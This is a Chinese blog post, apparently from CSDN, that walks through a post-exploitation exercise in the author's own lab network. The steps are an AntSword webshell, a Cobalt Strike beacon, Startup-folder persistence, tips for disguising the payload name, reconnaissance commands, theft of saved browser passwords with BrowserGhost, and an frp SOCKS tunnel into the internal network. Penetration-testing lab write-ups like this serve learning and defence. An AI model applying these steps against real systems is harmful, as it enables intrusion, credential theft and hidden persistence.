内网渗透再探(本地靶场搭建实验)

原创

Le叶a子f 已于 2022-01-27 18:23:17 修改 3265 收藏
分类专栏： 信息安全 文章标签： web安全 安全
于 2022-01-26 23:19:32 首次发布

主体实验框架是参考的先知社区一个大佬的思路（id:ajie）


1 (环境搭建+web层面渗透)

内网渗透初探(靶场环境搭建+web层面实验+内网基本操作)_叶子的Blog-CSDN博客


这一部分就参考我上一篇半成品文章吧，搭建有什么问题可以在评论区留言，我就不一一写出来了。

操作系统	IP地址
攻击者 kali	IP地址：192.168.3.10
攻击者 Windows 10	IP地址：192.168.3.16
windows 7	外网地址：192.168.3.129 内网地址：192.168.52.143
windows 2008	IP地址：192.168.52.138
windows 2003	IP地址：192.168.52.141

2 Getshell



中国蚁剑
AntSword 编辑 窗口 调试
192.168.3.129
目录列表 (0)
C:/
phpStudy
WWW
yxcms
protected
apps
default
view
default
D:/
文件列表 (18)
新建
上层
刷新
主目录
书签
C:/phpStudy/WWW/yxcms/protected/apps/default/view/
读取
名称 日期 大小 属性
acomment.php 2013-08-20 01:46:43 2.8 Kb 0666
arightCom.php 2013-08-20 01:46:43 2.57 Kb 0666
extend_guestbook.php 2013-10-14 02:36:55 3.48 Kb 0666
extend_index.php 2013-08-20 01:46:43 4.49 Kb 0666
hack.php 2022-01-17 06:57:25 35 b 0666
index_index.php 2013-08-20 01:46:43 6.93 Kb 0666
index_search.php 2013-11-20 19:19:31 1.08 Kb 0666
info.php 2013-08-20 01:46:43 91 b 0666
layout.php 2013-11-20 12:28:55 5.46 Kb 0666
news_content.php 2013-12-18 02:08:29 3.07 Kb 0666
news_index.php 2013-08-20 01:46:43 1.43 Kb 0666
news_sortindex.php 2013-11-07 04:28:17 3.48 Kb 0666
page_index.php 2013-08-20 01:46:43 698 b 0666
photo_content.php 2013-08-30 16:57:37 2.37 Kb 0666
photo_index.php 2013-08-20 01:46:43 1.38 Kb 0666
photo_indexp.php 2013-08-20 01:46:43 951 b 0666
photo_pcontent.php 2013-08-30 16:58:41 4.37 Kb 0666
prightCom.php 2013-08-20 01:46:43 1.72 Kb 0666
任务列表
CSDN @Lelit a子f

3 CS上线


中国蚁剑
AntSword 编辑 窗口 调试
192.168.3.129
192.168.3.129
2022/01/19 00:22 <DIR> .
2022/01/19 00:22 <DIR> ..
2013/08/20 09:46 175 .htaccess
2019/10/13 17:01 <DIR> data
2022/01/19 00:22 10,479,104 frpc.exe
2022/01/19 19:13 147 frpc.ini
2013/08/20 09:46 509 index.php
2019/10/13 17:01 <DIR> protected
2019/10/13 17:01 <DIR> public
2013/08/20 09:46 83 robots.txt
2022/01/26 16:24 <DIR> upload
2013/12/25 11:13 920 升级日志.txt
6 个文件 10,480,938 字节
6 个目录 6,392,266,752 可用字节
C:\phpStudy\WWW\yxcms> cd upload
C:\phpStudy\WWW\yxcms\upload> dir
驱动器 C 中的卷没有标签。
卷的序列号是 B83A-92FD
C:\phpStudy\WWW\yxcms\upload 的目录
2022/01/26 16:24 <DIR> .
2022/01/26 16:24 <DIR> ..
2022/01/26 16:22 14,336 artifact.exe
2013/10/06 09:37 <DIR> extend
2019/10/13 17:01 <DIR> fragment
2019/10/13 17:01 <DIR> links
2019/10/13 17:01 <DIR> news
2013/09/12 22:55 1,465 NoPic.gif
2019/10/13 17:01 <DIR> pages
2019/10/13 17:01 <DIR> photos
2 个文件 15,801 字节
8 个目录 6,392,266,752 可用字节
C:\phpStudy\WWW\yxcms\upload> ./artifact.exe
'.' 不是内部或外部命令，也不是可运行的程序
或批处理文件。
C:\phpStudy\WWW\yxcms\upload> artifact.exe
C:\phpStudy\WWW\yxcms\upload>
Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
external inter... listener user computer note process pid arch last
192.16... 192.16... testexe Adminis... STU1 artifact.... 3968 x86 7s
日志X
01/26 16:15:50 *** neo has joined.
01/26 16:25:40 *** initial beacon from Administrator *@192.168.3.129 (STU1)
[01/26 16:25] neo [lag: 00]
event>
CSDN @Lelit a子f


4 权限维持

4.1 设置延迟时间




这里搞到你想要延迟的时间，我感觉越久越安全，我也没实战过，因为是自己的靶场，所以我设置的比较短，就设置为2秒了

4.2 进程迁移



这里就获取了一个基于phpstudy.exe的shell



4.3 设置启动项

1、将需要执行的exe文件复制到启动文件夹下即可。
复制到的路径是windows启动路径，当系统重启之后，会默认运行里面的程序


```
shell copy "artifacat.exe" "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\"
```

这种就是比较容易被发现，可以把文件的名字改一改，改成比较像系统文件，被发现也不敢瞎删。

5 主机信息收集

```
CS中：shell+命令即可
//主机信息
systeminfo
//网络信息
ipconfig /all
//路由表
arp -a
//进程，查AV
tasklist
//端口占用情况
netstat -ano
//是否域环境
net user /domain
//是否出网
ping baidu.com -n 2
```

我在这里通过ipconfig /all 可以获取到web主机的内网ip192.168.52.143



抓取浏览器保存的密码，以及横向目标主机

GitHub - QAX-A-Team/BrowserGhost: 这是一个抓取浏览器密码的工具，后续会添加更多功能

```
 14kb     fil     01/26/2022 16:22:45   artifact.exe
 487kb    fil     01/26/2022 20:59:27   BrowserGhost.exe
 1kb      fil     09/12/2013 22:55:13   NoPic.gif

beacon> shell "BrowserGhost.exe"
[*] Tasked beacon to run: "BrowserGhost.exe"
[+] host called home, sent: 49 bytes
[+] received output:
[+] Current user Administrator
[+] [3028] [explorer] [Administrator]
[+] Impersonate user Administrator
[+] Current user Administrator
```


6 搭建一个通信隧道

6.1 frp

下载地址

https://github.com/fatedier/frp/releases/tag/v0.38.0

配置frps.ini

```
[common]
bind_addr = 0.0.0.0
bind_port = 7080
token = admin123
dashboard_user = admin
dashboard_pwd = admin123
```


执行frps.exe -c frps.ini

```
管理员: C:\Windows\System32\cmd.exe - frps.exe  -c frps.ini

H:\内网\frp最新版\frp_0.38.0_windows_amd64\server>frps.exe -c frps.ini
2022/01/26 21:30:43 [I] [root.go:200] frps uses config file: frps.ini
2022/01/26 21:30:43 [I] [service.go:192] frps tcp listen on 0.0.0.0:7080
2022/01/26 21:30:43 [I] [root.go:209] frps started successfully
```


在靶机执行frpc.exe -c frpc.ini


```
2022/01/26 21:32:50 [I] [service.go:301] [13f1fe2261e2e89c] login to server succ
ess, get run id [13f1fe2261e2e89c], server udp port [0]
2022/01/26 21:32:50 [I] [proxy_manager.go:144] [13f1fe2261e2e89c] proxy added: [
plugin_socks]
2022/01/26 21:32:50 [I] [control.go:180] [13f1fe2261e2e89c] [plugin_socks] start
 proxy success
```


然后在服务器端也可以看到成功监听

```
2022/01/26 21:32:50 [I] [tcp.go:63] [13f1fe2261e2e89c] [plugin_socks] tcp proxy listen port [4567]
2022/01/26 21:32:50 [I] [control.go:444] [13f1fe2261e2e89c] new proxy [plugin_socks] success
```


设置proxifier指向服务器，注意设置账号密码(或者直接在火狐浏览器这里设置代理)

这样就能访问内网的ip了

